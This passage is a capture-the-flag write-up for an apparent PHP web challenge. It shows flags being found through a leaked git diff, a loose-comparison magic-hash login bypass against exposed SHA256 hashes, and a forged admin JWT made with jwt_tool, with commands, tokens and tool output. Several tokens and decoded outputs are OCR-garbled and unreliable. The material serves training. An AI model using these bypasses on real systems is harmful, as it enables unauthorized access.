
using the `/app/config-files/jwt-secret-key.txt`.

A screenshot of a terminal window titled "Proving_Grounds/QuickPentest/dev-dump/HEAD_output.txt - Mousepad". The terminal shows a diff between two versions of the file `a/api/jwt.php` and `b/api/jwt.php`. The diff indicates that the file `b/api/jwt.php` is new and contains PHP code for generating a JWT. The code includes a function `generate_jwt` that takes `$username`, `$role`, and `$userId` as arguments. It reads a secret key from `/app/config-files/jwt-secret-key.txt` and uses it to encode a payload. The payload contains fields for issuer, audience, issued at, not before, expiration, role, username, and user ID. The terminal output is as follows:

```
58 diff --git a/api/jwt.php b/api/jwt.php
59 new file mode 100644
60 index 0000000..1cae10a
61 --- /dev/null
62 +++ b/api/jwt.php
63 @@ -0,0 +1,20 @@
64 +<?php
65 +
66 +require '/vendor/autoload.php';
67 +use Firebase\JWT\JWT;
68 +use Firebase\JWT\Key;
69 +
70 +function generate_jwt($username, $role, $userId) {
71 +    $encryptionKey = file_get_contents("/app/config-files/jwt-secret-key.txt");
72 +    $payload = [
73 +        'iss' => 'http://projectblack.io',
74 +        'aud' => 'http://projectblack.io',
75 +        'iat' => time(),
76 +        'nbf' => 1357000000,
77 +        'exp' => time() + 60*60*24*365, // 1 year
78 +        'role' => $role,
79 +        'username' => $username,
80 +        'userId' => $userId,
81 +    ];
82 +    return JWT::encode($payload, $encryptionKey, 'HS256');
83 +}
84 diff --git a/api/login.php b/api/login.php
85 new file mode 100644
```

Most importantly, we find the `/api/login.php`, which tells us that it accesses `/jwt.php`, meaning that if we successfully log in, we are likely to be given a JWT, as is evident by this line of code:

```
+require_once __DIR__ . '/jwt.php';
```



```
04 diff --git a/api/login.php b/api/login.php
85 new file mode 100644
86 index 0000000..21f9afb
87 --- /dev/null
88 +++ b/api/login.php
89 @@ -0,0 +1,67 @@
90 +<?php
91 +
92 +define('APP_ROOT', __DIR__ . '/../');
93 +require_once __DIR__ . '/jwt.php';
94 +
95 +function get_user_object($username) {
96 +    $string = file_get_contents("/app/config-files/users.json");
97 +    if ($jsonString === false) {
98 +        die("Error: Could not read content from /app/config-files/users.json");
99 +    }
100 +
101 +    $usersList = json_decode($string, true);
102 +    if (json_last_error() !== JSON_ERROR_NONE) {
103 +        die("Error decoding JSON: " . json_last_error_msg());
104 +    }
105 +
106 +    foreach($usersList as $user) {
107 +        if ($user['username'] === $username) {
108 +            return $user;
109 +        }
110 +    }
111 +
112 +    return null;
```

Furthermore, we can see our **third flag** along with a link talking about php language operators:

```
PRJBLK{3/6:_H@v3_y0U_Con$1dEr3d_g1tt1nG_g00D???
```


<https://www.php.net/manual/en/language.operators.comparison.php>

```
~/Proving_Grounds/QuickPentest/dev-dump/HEAD_output.txt - Mousepad
File Edit Search View Document Help
131 +if ($targetUser === null) {
132 +    echo json_encode(['status' => 'USER_DOES_NOT_EXIST']);
133 +    exit();
134 +}
135 +
136 +/*
137 + * TODO my boss said juggling is bad, don't know what that's
138 + *     supposed to be mean bedtime reading:
139 + *
140 + *     https://www.php.net/manual/en/language.operators.comparison.php
141 + *
142 + *     PRJBLK{3/6:_H@v3_y0U_Con$1dEr3d_g1tt1nG_g00D???}
143 + */
144 +$password = $userRequest["password"] ?? '';
145 +if (hash('sha256', $password) != $targetUser['password']) {
146 +    echo json_encode(['status' => 'INVALID_PASSWORD']);
147 +    exit();
148 +}
149 +
150 +echo json_encode([
151 +    'status' => 'GREAT_SUCCESS',
152 +    'accessToken' => generate_jwt($username, 'user', 42),
153 +    'notification' => file_get_contents('/app/config-files/flag5.txt'),
154 +]);
155 +exit();
156 +?>
157 diff --git a/config-files/php-fpm.conf b/config-files/php-fpm.conf
158 new file mode 100644
159 index 0000000..6e570f7
```

Flag 4 – Publicly accessible users.php

After investigating the [php language operators](#), I look at the password operand and identify the "!=" instead of "===". Along with this, I notice the code converts the plaintext password entered as credentials into a SHA256 hash, then compares that hash to the stored password hash for the target user in the /app/config-files/users.json:

```
+$password = $userRequest["password"] ?? '';  
+if (hash('sha256', $password) != $targetUser['password']) {  
+    echo json_encode(['status' => 'INVALID_PASSWORD']);  
+    exit();  
+}
```




```
144+$password = $userRequest["password"] ?? '';  
145+if (hash('sha256', $password) != $targetUser['password']) {  
146+    echo json_encode(['status' => 'INVALID_PASSWORD']);  
147+    exit();  
148+}
```

Due to the operand being "!=" instead of "===", this means that the hash that is compared to the stored SHA256 password hash does not have to be the **EXACT** same SHA256 hash, instead it could be roughly similar.

In this PHP code, we may be able to trick the web application into accepting a plaintext password that roughly translates to a stored SHA256 hash.

After researching this vulnerability, I come across this github link containing multiple magic SHA256 PHP hashes that will likely work if we find a user:

- <https://github.com/spaze/hashes/blob/master/sha256.md>




Now, let's take a step back and look at our `/api/listing.php?key=VGhpc0lzVGhlVmVyeVZlcnIWZXJ5U2VjcmV0S2V5` directory again.

I notice that useful links usually appear in the `/app/api/` sub-directory, thus, I use the search function on Mozilla Firefox and search for "api", and I come across this php which we had not previously seen in the git repository:

`/app/api/users.php`

I visit <https://c5.0hl.cc/api/users.php> to find a list of users and their **password hashes**, which I assume to be SHA256 hashes, along with our **fourth flag**:

```
antoine:33f442a991abb6854abbbe5d4b4cfff610343880e02e39cdf2361043ffbe45e31
bray:adacb4f2454a4f93c57ae2561c3233c5262bcd8f4297794ddfc65469ea33f54
brittany:d39d7404c4fa4e27582c766ea3ef0786998dfd3d64446fd468eedba9e5db5cee
bryce:95c3a6d58c4f5cd5f7fa16ddba74c7fc7441ee18cf1fcef430389e2cc14ed489
carlo:37d174b636083d8a77c89737fbc34ac689be341a7780fd18c07311a99fb6f201
chaney:a233b2741cfac9e0b0a982aa7879169c8fb90bd97a8be3ea589efa0e971eb8db
clarke:0fb75918d41b3f386352d5e549f9d406619ecfb31b52aedd56ae62a759cc36ba
cristopher:883e05c3d000cc387190042adf6a23b900ea4f3b2e45a684a2dfd65adf2c1088
delacruz:427249c2a812b3485d338926e26593d20347d9aa68c2ffd400f1ae1f05bc54b9
eddie:0e47297466022010885946858550084536295643452479622554892043964888
elizabeth:11d82cdb1daa7ba7ce51a94c98662f7c418e4b1bae45b990a948521d0e07edf1
evangeline:ec6754b67ee53f9a49b5fadbb2b971489d5db42514253d39238a3c347d1448b45
fischer:07ee17c54bc106b997233dad8394fa6f7ca9248dcc6e58608b976ea02c3f7494
forrest:85ed54bd76999d4d1ac104f4ee4ad92476058ee4fa0cc1e8741620477aadfc95
garfield:8f00cd8b59bb050ca402e2d10a7ed1f06ffcfef7fa4724d9b6daf7f81163a6e6b
gerald:0ecf0da80c812d7c8fb735be03a80a3fc2b307fbd992fc896bb6a066e953c7d1
herring:5cd31cdd155cdf3455db0dc5f05b735fe52bea0b4d86bf2e0f6c73fcddb104ce
hoffman:1ab6dc6a6913d278d075f3d71f6e6b9507b8f47881683a3fffdbbaa710e8edec
hugo:f622ec54d867179d701f4a3e31e2a47fe4411c938d2027cc57ceed27375d29e7
karla:a8212b8a370a6568665ddc902ecef920b6dc582bcfd07afe0f8cb45ca2e8b88b
kerr:32a262b5af977b64277d4282e263c7b3c618d726e23bc6d01ad1d11b512d0c77
kline:1ce99115b44d55e54bc98615d5f60c26d62453d159e941768661d11ef23f9093
merrill:f9f766d42041a402a053d9aecdd5de86d9f9f492ea7609ee4d28b340b99f5de0
olivia:915f67bf5c85b7eb9d4e8869df18d77e1ce4cf718934fbced650a674335141ab
rocco:c8958eac57f31720ef2d308ae1f6072086002237f7110453a46511c782b021f9
```



Flag 5 – SHA256 PHP Magic Hashes

We know from our Github repository dump that these hashes will not work as passwords into the web application, as we saw in `/api/login.php`, that the password put into the password field on the web application gets converted to a SHA256 encoded hash and then compared. Thus, if we submitted these hashes as passwords, `login.php` would rehash the SHA256 hash into another different SHA256 hash and be different from the stored passwords.

Once again, we apply our knowledge of magic number identification to find a password hash that resembles the first three characters that we found from the previous SHA256 PHP magic hashes:

- <https://github.com/spaze/hashes/blob/master/sha256.md>

We have to look for a hash that begins with "0e4", and we find:


```
eddie:0e47297466022010885946858550084536295643452479622554892043964888
```

I am going to select a password from the Github link above and let's try these credentials:

```
eddie:Sol7trnk00
```

We successfully authenticate and capture our **fifth flag**:

```
PRJBLK{5/6:_D0_pHp_D3v310pEr$_Ev3r_LE@rN?}
```



The screenshot displays the Burp Suite interface with three main panels: Request, Response, and Inspector. The Request panel shows an HTTP/1.1 GET request to https://api.login.php. The Response panel shows a 200 OK response from cloudflare.com. The Inspector panel shows the 'Select text' tool highlighting the 'Set-Cookie' header in the response, which contains session information for 'PHPSESSID' and 'PHPSESSID'.

Flag 6 – JWT modification with no secret key required

We can now see in burp suite that we have our own JWT:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiYXVkiJjoiaHR0cDovL3Byb2plY3RibGFjay5pbyIsImIhdCI6MTc1NzQ5NjYwMSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOiJlZGRpZSIsInVzZXJJZCI6NDJ9.GpV0MYqXcfhH_XP7Tuqb0nxaBNMOXNhDMZp6QbUa7BE
```

```
{
  "status": "GREAT_SUCCESS",
  "accessToken":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiYXVkiJjoiaHR0cDovL3Byb2plY3RibGFjay5pbyIsImIhdCI6MTc1NzQ5NjYwMSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOiJlZGRpZSIsInVzZXJJZCI6NDJ9.GpV0MYqXcfhH_XP7Tuqb0nxaBNMOXNhDMZp6QbUa7BE",
  "notification": "PRJBLK{5\\6:_D0_pHp_D3v3l0pEr$_Ev3r_LE@rN?}\\n"
}
```

JWT's are split into three components: header.payload.signature, and we can decrypt these one-by-one via base64 to get the plaintext details.

I have some experience with Json Web Token's, so I am aware that they can be modified with different parameters via a tool named "jwt_tool.py" which we will try later:

- https://github.com/ticarpi/jwt_tool

I decode and break down the JWT to identify its parameters:

```
echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9" | base64 -d
{"typ":"JWT","alg":"HS256"}

echo
"eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiYXVkiJjoiaHR0cDovL3Byb2plY3RibGFjay5pbyIsImIhdCI6MTc1NzQ4NjM3MSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOiJlZGRpZSIsInVzZXJJZCI6NDJ9" | base64 -d
{"iss":"http://projectblack.io","aud":"http://projectblack.io","iat":1757486371,"nbf":1357000000,"exp":1789022371,"role":"user","username":"eddie","userId":42}
```

```

(aron@Teriah)-[~/Proving_Grounds/ProjectBlackChallenge5]
$ echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9" | base64 -d
{"typ": "JWT", "alg": "HS256"}

(aron@Teriah)-[~/Proving_Grounds/ProjectBlackChallenge5]
$ echo "eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiYXVkiJoiaHR0cDovL3Byb2p1Y3RibGFjay5pbyIsImVudCI6MTc1NzQ4NjM3MSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOiJlZGRpZSI6NDJ9" | base64 -d
{"iss": "http://projectblack.io", "aud": "http://projectblack.io", "iat": 1757486371, "nbf": 1357000000, "exp": 1789022371, "role": "user", "username": "eddie", "userId": 42}

```

As we can see, our "role" is set to "**user**". We want this to be "**admin**" as aforementioned in the git repository section. We usually need to know the JWT secret key to modify and resign the JWT with modified parameters, thus I am going to try and crack the JWT secret key via `jwt_tool.py`:

```

python3 jwt_tool.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiYXVkiJoiaHR0cDovL3Byb2p1Y3RibGFjay5pbyIsImVudCI6MTc1NzQ4NjM3MSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOiJlZGRpZSI6NDJ9.d44TnzPoP-xcFT3ZHXqf8p7HipRK2DPxFF1yVBYSsw8 -C -d
/usr/share/wordlists/rockyou.txt

```

Unfortunately, I was not able to crack the JWT secret key, however I am going to try and modify it anyway without the secret key:

```

python3 jwt_tool.py -T -I
'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiYXVkiJoiaHR0cDovL3Byb2p1Y3RibGFjay5pbyIsImVudCI6MTc1NzQ4NjM3MSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOiJlZGRpZSI6NDJ9.d44TnzPoP-xcFT3ZHXqf8p7HipRK2DPxFF1yVBYSsw8'

> 0

> 6

> admin

> 0

```

```

(aron@Teriah)-[~/Proving_Grounds/QuickPentest]
$ python3 jwt_tool.py -T -I 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
.eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNrLmlvIiwiaXVkaWoiHR0cDovL3Byb2
ply3RibGFjay5pbyIsImhhdCI6MTc1NzQ4NjM3MSwibmJmIjoxMzU3MDAwMDAwLCJle
HAiOiE3ODkwMjIzNzEsInJvbGUiOiJ1c2VyIiwidXNlcm5hbWUiOiJlZGRpZSIsInVz
ZXJJZCI6NDJ9.d44TnzPoP-xcFT3ZHxqf8p7HipRK2DPxFF1yVBYSsw8'

Version 2.3.0 @ticarpi

/home/aron/.jwt_tool/jwtconf.ini
Original JWT: // "Hot Module Reload", the websocket stuff

```

Token header values:

```

[1] typ = "JWT"
[2] alg = "HS256"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

```

Please select a field number:

(or 0 to Continue)

> 0

Token payload values:

```

[1] iss = "http://projectblack.io"
[2] aud = "http://projectblack.io"
[3] iat = 1757486371 ⇒ TIMESTAMP = 2025-09-10 16:39:31 (UTC)
[4] nbf = 1357000000 ⇒ TIMESTAMP = 2013-01-01 11:26:40 (UTC)
[5] exp = 1789022371 ⇒ TIMESTAMP = 2026-09-10 16:39:31 (UTC)
[6] role = "user"
[7] username = "eddie"
[8] userId = 42
[9] *ADD A VALUE*
[10] *DELETE A VALUE*
[11] *UPDATE TIMESTAMPS*
[0] Continue to next step

```

Please select a field number:

(or 0 to Continue)

> 6

```

Current value of role is: user
Please enter new value and hit ENTER
> admin
[1] iss = "http://projectblack.io"
[2] aud = "http://projectblack.io" -dom/client'
[3] iat = 1757486371 ⇒ TIMESTAMP = 2025-09-10 16:39:31 (UTC)
[4] nbf = 1357000000 ⇒ TIMESTAMP = 2013-01-01 11:26:40 (UTC)
[5] exp = 1789022371 ⇒ TIMESTAMP = 2026-09-10 16:39:31 (UTC)
[6] role = "admin"
[7] username = "eddie"
[8] userId = 42
[9] *ADD A VALUE*
[10] *DELETE A VALUE*
[11] *UPDATE TIMESTAMPS*
[0] Continue to next step
Please select a field number:
(or 0 to Continue)
> 0
Signature unchanged - no signing method specified (-S or -X)
jwttool_72c718def79fe20237f4bf5215a413df - Tampered token:
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiaXVkiJjoiaHR0cDovL3Byb2p1Y3RibGFjay5pbyIsImhhdCI6MTc1NzQ4NjM3MSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOjE3ODkwMjIzNzEsInJvbGUiOiJhZG1pbiIsInVzZXJuYW1lIjoiZWZkaWUuIiwiaWF0IjoiMTc1NzQ4NjM3MSw8FT3ZHXqf8p7HipRK2DPxFF1yVBYSsw8

```

Signature unchanged - no signing method specified (-S or -X)

jwttool_72c718def79fe20237f4bf5215a413df - Tampered token:


```

[+]
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vcHJvamVjdGJsYWNRlmlvIiwiaXVkiJjoiaHR0cDovL3Byb2p1Y3RibGFjay5pbyIsImhhdCI6MTc1NzQ4NjM3MSwibmJmIjoxMzU3MDAwMDAwLCJleHAiOjE3ODkwMjIzNzEsInJvbGUiOiJhZG1pbiIsInVzZXJuYW1lIjoiZWZkaWUuIiwiaWF0IjoiMTc1NzQ4NjM3MSw8FT3ZHXqf8p7HipRK2DPxFF1yVBYSsw8


```

We get our tampered JWT (signature unchanged) and try to use this as authorization to /api/flag.php:

In burp suite, we send our /dashboard endpoint to the repeater and simply try and access /api/flag.php by replacing their current JWT with our tampered JWT.



We want to access the /api/flag.php web page, we simply turn **Intercept on** in burp suite, attempt to access /api/flag.php on our browser, capture the request and copy and paste the content from the POST request above to the intercepted request, then hit the forward button.



Viola, our **fifth and final** flag captured.

PRJBLK{6/6:_NO_\$1gN1nG,_NO_W0rR13\$}\n

Thanks for reading!